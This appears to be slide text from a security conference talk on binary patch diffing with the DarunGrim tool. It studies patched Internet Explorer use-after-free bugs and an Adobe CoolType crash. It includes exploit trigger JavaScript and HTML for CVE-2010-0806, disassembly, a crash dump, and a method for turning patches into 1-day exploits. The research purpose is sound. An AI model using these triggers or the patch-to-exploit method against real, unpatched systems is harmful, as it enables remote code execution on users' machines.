



Unpatched



Patched









Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution: Reference Count Check

?DestroySplayTree@CMarkup@@QAEJH@Z



Additional reference count check ——




- Original binary was missing to replace pointer for the tree node.
 - Freed node was used accidentally.
 - ReplacePtr in adequate places fixed the problem
- We might use ReplacePtr and MemFree pattern for use-after-free bug in IE.
 - Adding the pattern will help to find same issue later binary diffing.


Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component Wild exploit code

```
function blkjbdkjb()
   eejeefe();
   var sdfsfsdf = document.createElement("BODY");
   sdfsfsdf.addBehavior("#default#userData");
   document.appendChild(sdfsfsdf);
   try {
      for (i=0; i<10; i++)
          sdfsfsdf.setAttribute('s',window);
   }catch(e)
```

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component



Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component



Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component Before Patch

- Converts the data
 - Passed as the 3rd argument for the method
 - Converting Non VT_BSTR → VT_BSTR

```
III N LLL
bush
                          : ut
push
        edi
                          : wFlags
        esi, [ebp+pvarqDest]
lea
        489h
mov
        eax, esi
push
                         ; pvarSrc
                         ; pvarqDest
push
carr
        ds: imp variantchange
                                   peEx@20 ; VariantChangeTypeEx(x,x,x,x,x)
        edi. eax
test
        edi. edi
        short loc 66E61651
```

Source == Destination

- The function will overwrite Source
- Source will be used in other parts of the code treated as original data type

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component After Patch

```
I🎞 N ԱԼ
66E615F7 push
66E615F9 push
                 ebx
                                   wFlags
66E615FA push
                                  : lcid
66E615FF lea
                 eax, [ebp+pvarSrc]
66E61602 push
                                  ; pvarSrc
66E61603 lea
                 eax, [ebp+pvarqDest]
66E61606 push
                                  ; pvarqDest
66E61607 call
                 ds: imp VariantChangeTypeEx@20 ; VariantChangeTypeEx(x,x,x,x,x)
66E6160D mov
                 esi, eax
                 esi, ebx
66E6160F cmp
66E61611 jnz
                 short loc 66E61672
```


•Fix


- Source != Destination
- Preserve source argument data

Signature

- "VariantChangeTypeEx" calls appearing in modified blocks
 - as a signature for identifying these kinds of vulnerabilities
 - Involving Variant type variable conversion issues.

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component





- 1 Public Exploit vs 2 Methods Fixed
- Inconsistency == 1-day Exploit
 - Another attack vectors
 - Need to dig into!

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component

- Actually two methods are modified
 - One was "CPersistUserData::setAttribute" that is related to "#default#userData"
 - The other is "CPersistDataPeer:: setAttribute".
 - If you look into function level patching, "CPersistDataPeer:: setAttribute" has same type of modification to "VariantChangeTypeEx" function call as in "CPersistUserData::setAttribute".
 - If you trace "CPersistDataPeer:: setAttribute" usage, you can easily guess that the method is used by "savehistory" and "savesnapshot" behavior.
 - So the problem is not limited to "#default#userData", but also "#default#savehistory" and "#default#savesnapshot" behaviors are affected.

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component 1-day Exploit

• With new information, it's a matter of time before you create new exploit with new vector.

```
<HTML>
<HEAD>
<META NAME="save" CONTENT="history">
<STYLE>.sHistory {behavior:url(#default#savehistory);}</STYLE>
<SCRIPT>
function test()
      i1.setAttribute( "x", document );
      i2.setAttribute( "x", document );
      i3.setAttribute( "x", document );
      i4.setAttribute( "x", document );
</SCRIPT>
</HEAD>
```

```
<BODY>
<INPUT class=sHistory type=text id=i1 onload="test()">
<INPUT class=sHistory type=text id=i2 onload="test()">
<INPUT class=sHistory type=text id=i3 onload="test()">
<INPUT class=sHistory type=text id=i4 onload="test()">
</BODY>
</HTML>
```

Use-After-Free: CVE-2010-0806: Use-after-free vulnerability in the Peer Objects component 1-day Exploit

- Something to think about
 - Could MS provide the information in the first place?
 - If a vendor is doing a program like "MAPP", they must be doing full-disclosure on what they patched. Trying to hide something doesn't help anyone.
 - A work that could be done in one time should be done twice
 - Security Vendors should be able to rely on something like MAPP
 - Because what it was intended to be in the first place

Exploit Writing & Mini Code Coverage Test

- Extract patched points out of diffing results
- Mini Code Coverage Test
 - Test coverage of the interesting parts
 - Like diffed points
 - Compared to full range code coverage testing this is very limited to diffed points where the patches are made
 - Effective
 - Fast

- CVE-2010-2204 Adobe CoolType Font DOS point
 - With POC available, it's easy to locate the culprit with diffing and running test
 - POC: http://www.exploit-db.com/exploits/14121/

```
eax=313100ee ebx=020df54e ecx=00000031 edx=02abdd00 esi=000152d8 edi=000000000 eip=08075dc2 esp=0012d5cc ebp=0012d5dc iopl=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010206 CoolType!CTInit+0x2f821: 08075dc2 660fb644322c movzx ax,byte ptr [edx+esi+2Ch] ds:0023:02ad3004=??
```



After running POC, we found the exact function

Unpatched

sub 8036E2F

sub 80D8644

sub 8126767

sub 8126ADC

sub 8127949

sub 8075EC3

sub 80D830C

sub 80D845E

sub 80D84CB



sub 8075FB1

sub 80D8423

sub 80D85D4

sub 80D8651

- So what we can do to verify whether other functions are patching some security issues?
 - Static Analysis
 - Not easy in short time frame
 - Dynamic analysis
 - Mini Code Coverage Test
 - We already have the points to watch from binary diffing

- Google for random PDF documents and collect them
 - I used mechanize to perform this
- Execute Adobe reader with sample documents
- Find documents hitting target breakpoints
 - Apply breakpoints to the DLL and the modified points
 - To increase performance, use "JIT with oxcc technique"
 - Assign your favorite debugger as JIT debugger
 - modify orig dll's patch points with 0xcc
 - The hit on the instruction will bring up JIT debugger you assigned

- So now you have the base template for dynamic analysis
- Use the identified documents as starting point of analysis
- Deflate original pdf streams using pdftk in case it has inflated streams
 - pdftk <input file> output <output file> uncompress

- See if the data stream pattern that has the problem can be found inside original documents
 - See if you can modify the original document to meet the exploit condition
- Using this method you can acquire shiny adobe 1-day exploits within few hours
 - I only tested with one of them
 - Not sure about the exploitability
 - Proving exploitability is a whole different story

- There are more exploits to hunt down in this DLL patch and also there are other DLLs to hunt down.
- After this 1-day hunting process as you can use acquired knowledge and information as the starting point for 0-day vulnerabilities hunting.
 - You already have an idea which modules are poorly written.
 - You already have good templates to reach the code
 - I bet you can find the problems that hasn't been patched

Static Taint Analysis?

- Will it be possible to trace back the variables that is sanity checked in the patch?
 - Determine which variables to trace
 - C++ Issues.
 - Virtual functions make the tracing almost useless
 - Incomplete disassembly generation

IDATracker

- Static Analysis Tool which can be used for tracing registers and memory modifications
 - I started this personal project few months ago
 - Still there are too many hurdles to overcome
 - But it's still useful what it can do
 - I'm going to release an alpha soon

Conclusions

- Binary Diffing can benefit IPS rule writers and security researchers
 - Locating security vulnerabilities from binary can help further binary auditing
 - There are typical patterns in patches according to their bug classes.
 - Security Implication Score by DarunGrim3 helps finding security patches out from feature updates
 - The Security Implication Score logic is written in Python and customizable on-demand.
 - Dynamic and static analysis methods can be used to help diffing process.

Questions?

http://www.darungrim.org http://twitter.com/ohjeongwook

Meet me here:
Black Hat Arsenal
Jul 29th (Tomorrow) / TRACK 13:30 – 18:00
ARSENAL #1
Tool Name: DarunGrim

You can ask questions and can learn the diffing technique. Or you can share your knowledge.